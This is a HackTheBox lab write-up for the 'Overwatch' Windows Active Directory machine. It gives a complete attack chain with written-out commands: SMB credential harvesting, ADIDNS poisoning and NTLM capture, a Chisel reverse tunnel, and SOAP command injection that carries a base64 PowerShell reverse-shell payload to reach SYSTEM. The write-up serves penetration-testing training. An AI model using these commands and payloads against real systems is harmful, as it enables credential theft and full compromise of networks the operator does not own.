Overwatch HackTheBox Write-Up

SUMMARY
This write-up covers the Overwatch machine from HackTheBox. Initial enumeration revealed a Windows Active Directory environment with a standard set of domain services alongside a Microsoft SQL Server running on a non-standard port. SMB enumeration exposed a guest-accessible share named software$ containing a Windows executable. Static analysis of the binary with strings uncovered embedded plaintext credentials for the sqlsvc service account.
With those credentials, access to the MSSQL instance was established. Linked server enumeration inside the database revealed a reference to SQL07, a hostname that failed to resolve over DNS. Since any authenticated domain user can register DNS records in an Active Directory environment by default, an ADIDNS (Active Directory Integrated DNS) poisoning attack was used to inject a fake A record pointing SQL07 to the attacker’s machine. Coercing the linked server into making a UNC path request via xp_dirtree triggered an outbound NTLM authentication, capturing the hash of the sqlmgmt service account. After cracking the hash, WinRM access was established on the machine.
Internal enumeration revealed a SOAP web service hosted by HTTP.SYS on port 8000, running under NT AUTHORITY\SYSTEM. A Chisel reverse SOCKS tunnel was used to proxy traffic from the attack machine through the victim host, making the internal endpoint accessible. WSDL enumeration identified three service functions: StartProcess, StopProcess, and KillProcess with KillProcess accepting a free-form string input. Reviewing the source code of overwatch.exe, recovered earlier from the SMB share, confirmed that the parameter was concatenated unsanitized into a PowerShell command. A crafted SOAP request exploiting this command injection delivered a reverse shell running as NT AUTHORITY\SYSTEM, fully compromising the machine.
PATH TO FOLLOW
- Reconnaissance
- SMB Enumeration - Guest Access & RID Brute Force
- Software Share Discovery & Binary Analysis
- MSSQL Access via sqlsvc
- Linked Server Enumeration
- ADIDNS Poisoning & NTLM Hash Capture
- Hash Cracking & WinRM Access as sqlmgmt
- Internal Network Discovery
- HTTP.SYS Registration Analysis
- Chisel SOCKS Proxy & SOAP Endpoint Exposure
- WSDL & XSD Analysis
- Source Code Review - Command Injection Discovery
- SOAP Command Injection → NT AUTHORITY\SYSTEM
1. Reconnaissance
A full Nmap scan targeting the known open ports reveals a typical Windows Active Directory footprint: DNS, RPC, SMB, LDAP, Kerberos, RDP, and WinRM. What stands out immediately is port 6520, which hosts a Microsoft SQL Server 2022 instance non-standard placement compared to the default 1433.
sudo nmap -sCV -p53,135,139,389,445,464,593,636,3268,3269,3389,5985,6520,9389,49664,49669,61113,61114,61121,61140,64290 -oN targeted 10.129.244.8153/tcp open domain Simple DNS Plus
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: overwatch.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: overwatch.htb)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
6520/tcp open ms-sql-s Microsoft SQL Server 2022 16.00.1000.00; RTM
9389/tcp open mc-nmf .NET Message FramingKey takeaways: the domain is overwatch.htb, WinRM (5985) is open and will be useful for remote management, and the MSSQL server on 6520 is an interesting attack surface.
2. SMB Enumeration
The first thing to check against any Windows machine with SMB exposed is whether the guest account is active. A null or guest authentication attempt with netexec confirms it is.
netexec smb 10.129.244.81 -u guest -p ''
With guest access confirmed, we can run an RID (Relative Identifier) brute force to enumerate domain accounts without needing valid credentials. RID cycling works by requesting security identifiers (SIDs) sequentially, each valid RID maps to a domain object like a user or group.
netexec smb 10.129.244.81 -u guest -p '' --rid-brute
This reveals the usernames present in the domain, even though is something we won’t be abusing is always good enumeration.
3. Software Share Discovery & Binary Analysis
With guest access we can also enumerate SMB shares to look for anything interesting. A share named software$ is accessible and contains several files, including a Windows executable named overwatch.exe.
smbclient //10.129.244.81/software$ -U 'guest' -N
We download the binary and run strings against it using the -e l flag, which targets little-endian Unicode strings, a common encoding for hardcoded strings in Windows .exe files. This is a quick and effective technique to spot embedded credentials or configuration values in compiled binaries without reverse engineering them fully.
get overwatch.exe
strings -e l overwatch.exe
Credentials for the sqlsvc account are visible in plaintext inside the binary. We verify them immediately with netexec.
netexec smb 10.129.244.81 -u 'sqlsvc' -p '<PASSWORD>'
Valid. Time to put them to use.
4. MSSQL Access via sqlsvc
MSSQL is running on port 6520. We connect using Impacket’s mssqlclient with Windows authentication, which authenticates against the domain rather than a local SQL account.
impacket-mssqlclient overwatch.htb/sqlsvc:<PASSWORD>@10.129.244.81 -p 6520 -windows-auth
We now have an interactive SQL session on the server.
5. Linked Server Enumeration
Inside MSSQL, the enum_links command shows any linked servers configured essentially other SQL Server instances that this one is trusted to forward queries to. This is a common feature in enterprise environments for cross-database operations, but it’s also a significant lateral movement vector.
enum_linksA linked server named SQL07 is present. Attempting to execute a command through it via EXEC('..') AT [SQL07] results in a connection timeout rather than an error, which is a very telling sign the host SQL07 likely exists in the network but isn’t resolving in DNS.
EXEC('xp_dirtree ''\\attacker_ip\share'' ') AT [SQL07]
The timeout means SQL Server is trying to reach SQL07 but can’t find it. If we can make SQL07 resolve to our own IP, any connection attempt from the linked server will hit us instead and MSSQL connections carry NTLM credentials.
6. ADIDNS Poisoning & NTLM Hash Capture
Active Directory Integrated DNS (ADIDNS) is a DNS service backed by the AD database. By default, any authenticated domain user can register new DNS A records. This is a feature, not a bug but it’s one that can be abused in exactly this scenario.
We use dnstool.py from the krbrelayx toolkit to add an A record for SQL07 pointing to our attack machine.
python3 dnstool.py -u 'overwatch.htb\sqlsvc' -p '<PASSWORD>' \
  --record 'SQL07' --action add --data <ATTACKER_IP> <DC_IP>
With the DNS record in place, we start Responder to capture incoming NTLM authentication attempts, then trigger the linked server connection again from inside MSSQL.
sudo responder -I tun0 -wdv

# Back in mssqlclient:
EXEC('xp_dirtree ''\\SQL07\share'' ') AT [SQL07]

xp_dirtree is a stored procedure that lists directory contents via a UNC path. When given a UNC path to a non-existent share on a host that resolves to our IP, it causes the SQL service account to authenticate outbound over NTLM and Responder catches the hash.
However instead of getting a NTLM hash we got the user’s password in cleartext.
7. WinRM Access as sqlmgmt
With the password we verify WinRM access.
netexec winrm 10.129.244.81 -u 'sqlmgmt' -p '<PASSWORD>'
We connect using Evil-WinRM and land a shell as sqlmgmt.
evil-winrm -i 10.129.244.81 -u sqlmgmt -p '<PASSWORD>'8. Internal Network Discovery
With a shell on the machine, we enumerate listening TCP connections to look for internal services not exposed externally.
netstat -ano | findstr "TCP"
Port 8000 is listening locally, owned by PID 4 which in Windows is the System process. This means the listener is tied to a kernel-mode component. We also notice the monitoring directory on disk containing overwatch.exe, the same binary we recovered from the SMB share. Trying to run it locally produces an error.

The binary is failing to bind the port likely because port 8000 is already reserved by HTTP.SYS on behalf of the System process.
9. HTTP.SYS Registration Analysis
HTTP.SYS is a Windows kernel-mode driver that handles HTTP traffic before it reaches user-mode applications. Applications register URL namespaces with it instead of binding sockets directly. We query the current registrations to understand what’s running on port 8000.
netsh http show servicestate
The output reveals a URL reservation for /MONITORSERVICE on port 8000. This is the service associated with overwatch.exe. Since it’s running as the System process via HTTP.SYS, any code execution through it will run as NT AUTHORITY\SYSTEM.
10. Chisel SOCKS Proxy & SOAP Endpoint Exposure
Port 8000 only listens on localhost, so we need to tunnel traffic from our attack machine through the victim to reach it. We use Chisel in reverse SOCKS proxy mode, the attack machine runs a server, and the victim connects back and creates a tunnel.
# On attack machine:
./chisel server --reverse -p 1234

# On victim (via WinRM shell):
./chisel client <ATTACKER_IP>:1234 R:socks
With the tunnel up, we proxy curl through it to reach the internal service.
curl -s --socks5 127.0.0.1:1080 http://localhost:8000/MonitorService | html2text
The response hints at SOAP the endpoint mentions ?wsdl and ?simpleWsdl parameters. SOAP (Simple Object Access Protocol) is a web service protocol that uses XML messages, and WSDL (Web Services Description Language) is the document that describes what functions the service exposes and what parameters they accept.
11. WSDL & XSD Analysis
We pull the full WSDL to enumerate the available operations.
curl -s --socks5 127.0.0.1:1080 http://localhost:8000/MonitoringService?wsdl
Three functions are exposed: StartProcess, StopProcess, and KillProcess. Checking the schema locations in the WSDL gives us the XSD endpoint URL.

We query the XSD to inspect the type definitions specifically to understand what data type each function accepts.
curl -s --socks5 127.0.0.1:1080 http://localhost:8000/MonitoringService?xsd=xsd0
Inside the sequence definition for KillProcess, there’s a parameter of type string. The other two functions work with integer process IDs, but KillProcess accepts a free-form string a name. That’s worth investigating more carefully.
12. Source Code Review
We still have the overwatch.exe binary from the SMB share, and now we know it implements these SOAP functions. Reviewing the decompiled or source-level code for KillProcess, the implementation becomes clear immediately:
string psCommand = "Stop-Process -Name" + processName + " -Force";
The processName parameter received from the SOAP request is directly concatenated into a PowerShell command string with no sanitization or escaping. If we can inject a semicolon or other PowerShell control characters into processName, we can break out of the intended command and execute arbitrary code.
13. SOAP Command Injection
To send a SOAP request, we craft an XML envelope that matches the service’s expected format. For the initial test, we inject a ping command to confirm code execution before sending a reverse shell.
<!--killprocess.xml-->
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>nssm;ping -n 1 <ATTACKER_IP> #</processName>
    </KillProcess>
  </s:Body>
</s:Envelope>
The semicolon terminates the Stop-Process command, the ping runs as a new command, and the # comments out the trailing -Force flag. We send it with curl while listening with tcpdump to confirm the ICMP packet arrives.
curl -s -X POST http://localhost:8000/MonitorService -H "Content-Type: text/xml" -d @killprocess.xml -H "SOAPAction: \"http://tempuri.org/IMonitoringService/KillProcess\""

sudo tcpdump -i tun0 icmp

The ping reaches us. Code execution is confirmed. We now replace the ping with a PowerShell reverse shell payload, base64-encoded to avoid XML special character issues.
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <KillProcess xmlns="http://tempuri.org/">
      <processName>nssm;powershell -e <BASE64_REVSHELL_PAYLOAD> #</processName>
    </KillProcess>
  </s:Body>
</s:Envelope>
rlwrap nc -nlvp 443
curl -s -X POST http://localhost:8000/MonitorService -H "Content-Type: text/xml" -d @killprocess.xml -H "SOAPAction: \"http://tempuri.org/IMonitoringService/KillProcess\""
The shell lands as NT AUTHORITY\SYSTEM. Since the SOAP service ran under HTTP.SYS which is a system-level driver, any process it spawns inherits SYSTEM privileges. Full machine compromise achieved.